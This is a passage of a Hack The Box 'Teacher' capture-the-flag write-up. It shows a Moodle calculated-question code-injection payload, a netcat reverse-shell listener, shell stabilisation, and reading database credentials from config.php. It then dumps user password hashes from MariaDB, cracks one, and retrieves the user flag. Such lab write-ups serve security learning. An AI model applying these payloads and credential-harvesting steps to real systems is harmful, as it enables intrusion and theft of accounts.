
```
Range of Values     Minimum 1.0  -
                    Maximum 10.0
Decimal places      1
Distribution        Uniform

Wild card
{a*/`$_GET[0]`
/*(1)//}            2.3
Range of Values     Minimum 1.0  -
                    Maximum 10.0
Decimal places      1
Distribution        Uniform

Wild card
{a*/`$_GET[0]`/*()//}   7.4
Range of Values     Minimum 1.0  -
```

Waiting for 10.10.10.153...




```
shashhh10@kali:~/Desktop/hacktheB/Teacher$ ncat -lvnp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.153.
Ncat: Connection from 10.10.10.153:56196.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pythooooon -c "import pty;pyt.spawn('/bin/bash')"
python -c 'import pty; pty.spawn("/bin/sh")'
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@teacher:/var/www/html/moodle/question$ ls
ls
addquestion.php     engine           move_form.php   toggleflag.php
behaviour           export.php       preview.php     type
category.php        export_form.php  previewlib.php  upgrade.php
category_class.php  flags.js         qengine.js      upgrade.txt
category_form.php   format           question.php    yui
classes             format.php       renderer.php
edit.php            import.php       templates
editlib.php         import_form.php  tests
www-data@teacher:/var/www/html/moodle/question$ cd ..
cd ..
www-data@teacher:/var/www/html/moodle$ ls
ls
CONTRIBUTING.txt           config-dist.php.bak  message
COPYING.txt                config.php           mnet
Gruntfile.js               config.php.save      mod
INSTALL.txt                course               my
PULL_REQUEST_TEMPLATE.txt  dataformat           notes
README.txt                 draftfile.php        npm-shrinkwrap.json
TRADEMARK.txt              enrol                package.json
admin                      error                phpunit.xml.dist
analytics                  file.php             pix
auth                       files                plagiarism
availability               filter               pluginfile.php
backup                     githash.php          portfolio
badges                     grade                question
behat.yml.dist             group                rating
blocks                     help.php             report
blog                       help_ajax.php        repository
brokenfile.php             index.php            rss
cache                      install              search
calendar                   install.php          tag
```

4. After getting access to the shell, I stabilized using the python spawn pty and gained access root access to the MariaDb mysql database using a config file credentials .




```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot   = 'http://10.10.10.153/moodle';
$CFG->dataroot  = '/var/www/moodledata';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
www-data@teacher:/var/www/html/moodle$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 388
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

5. Privilege Escalation: Exfiltrated credentials for user Giovanni through the mysql database, converted the hash to plaintext. Password : "expelled" and logged in the system as Giovanni and gained access to the user flag. Also gained access to the root flag inside in the /work/tmp/tmp directory having read and write privileges.



```
| timezone          | varchar(100) | NO  |     | 99      |       |
| firstaccess       | bigint(10)   | NO  |     | 0       |       |
| lastaccess        | bigint(10)   | NO  | MUL | 0       |       |
| lastlogin         | bigint(10)   | NO  |     | 0       |       |
| currentlogin      | bigint(10)   | NO  |     | 0       |       |
| lastip            | varchar(45)  | NO  |     |         |       |
| secret            | varchar(15)  | NO  |     |         |       |
| picture           | bigint(10)   | NO  |     | 0       |       |
| url               | varchar(255) | NO  |     |         |       |
| description       | longtext     | YES |     | NULL    |       |
| descriptionformat | tinyint(2)   | NO  |     | 1       |       |
| mailformat        | tinyint(1)   | NO  |     | 1       |       |
| maildigest        | tinyint(1)   | NO  |     | 0       |       |
| maildisplay       | tinyint(2)   | NO  |     | 2       |       |
| autosubscribe     | tinyint(1)   | NO  |     | 1       |       |
| trackforums       | tinyint(1)   | NO  |     | 0       |       |
| timecreated       | bigint(10)   | NO  |     | 0       |       |
| timemodified      | bigint(10)   | NO  |     | 0       |       |
| trustbitmask      | bigint(10)   | NO  |     | 0       |       |
| imagealt          | varchar(255) | YES |     | NULL    |       |
| lastnamephonetic  | varchar(255) | YES | MUL | NULL    |       |
| firstnamephonetic | varchar(255) | YES | MUL | NULL    |       |
| middlename        | varchar(255) | YES | MUL | NULL    |       |
| alternatename     | varchar(255) | YES | MUL | NULL    |       |
+-------------------+--------------+-----+-----+---------+-------+
53 rows in set (0.00 sec)

MariaDB [moodle]> show username, password from mdl_user;
show username, password from mdl_user;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corres
ponds to your MariaDB server version for the right syntax to use near 'username, passw
ord from mdl_user' at line 1
MariaDB [moodle]> select username, password from mdl_user;
select username, password from mdl_user;
+-------------+--------------------------------------------------------------+
| username    | password                                                     |
+-------------+--------------------------------------------------------------+
| guest       | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
| admin       | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
| giovanni    | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| Giovannibak | 7a860966115182402ed06375cf0a22af                             |
+-------------+--------------------------------------------------------------+
4 rows in set (0.00 sec)

MariaDB [moodle]> 
```



SEARCH HASHES

Notice: This will currently only search for the hashes, but they will NOT get added to any list.


Save Search:
Lifetime: Never Get Link

Proceeded!
1 hashes were checked: 1 cracked 0 uncracked.

Information:
If you post these founds somewhere else, please give also credits to Hashes.org to respect the work the Crackers and Admins are doing here!

Found:

```
7a860966115182402ed06375cf0a22af:expelled
```



```
backup                 files            phpunit.xml.dist
badges                 filter           pix
behat.yml.dist         githash.php      plagiarism
blocks                 grade            pluginfile.php
blog                   group            portfolio
brokenfile.php         Gruntfile.js     PULL_REQUEST_TEMPLATE.txt
cache                  help_ajax.php    question
calendar               help.php         rating
cohort                 index.php        README.txt
comment                install          report
competency             install.php      repository
completion             INSTALL.txt      rss
composer.json          iplookup         search
composer.lock          lang             tag
config-dist.php.bak    lib              theme
config.php             local            TRADEMARK.txt
config.php.save        login            user
CONTRIBUTING.txt       media            userpix
COPYING.txt            message          version.php
course                 mnet             webservice
dataformat             mod
giovanni@teacher:/var/www/html/moodle$ cd user
cd user
giovanni@teacher:/var/www/html/moodle/user$ ls
ls
action_redir.php        edit.php            language.php        profile.php
amd                     emailupdate.php     lib.php             profilesys.php
calendar.php            externallib.php     managetoken.php     renderer.php
classes                 files_form.php      message.html        repository.php
course.php              files.php           messageselect.php   selector
editadvanced_form.php   filters             pix.php             templates
editadvanced.php        forum_form.php      policy.php          tests
edit_form.php           forum.php           portfoliologs.php   view.php
editlib.php             grouppix.php        portfolio.php
editor_form.php         index.php           preferences.php
editor.php              language_form.php   profile
giovanni@teacher:/var/www/html/moodle/user$ cd ~
cd ~
giovanni@teacher:~$ ls
ls
user.txt  work
giovanni@teacher:~$ cat user.txt
cat user.txt
fa9ae187462530e841d9e61936648fa7
giovanni@teacher:~$ 
```

-----------------------------*End-of-HTB*------------------------------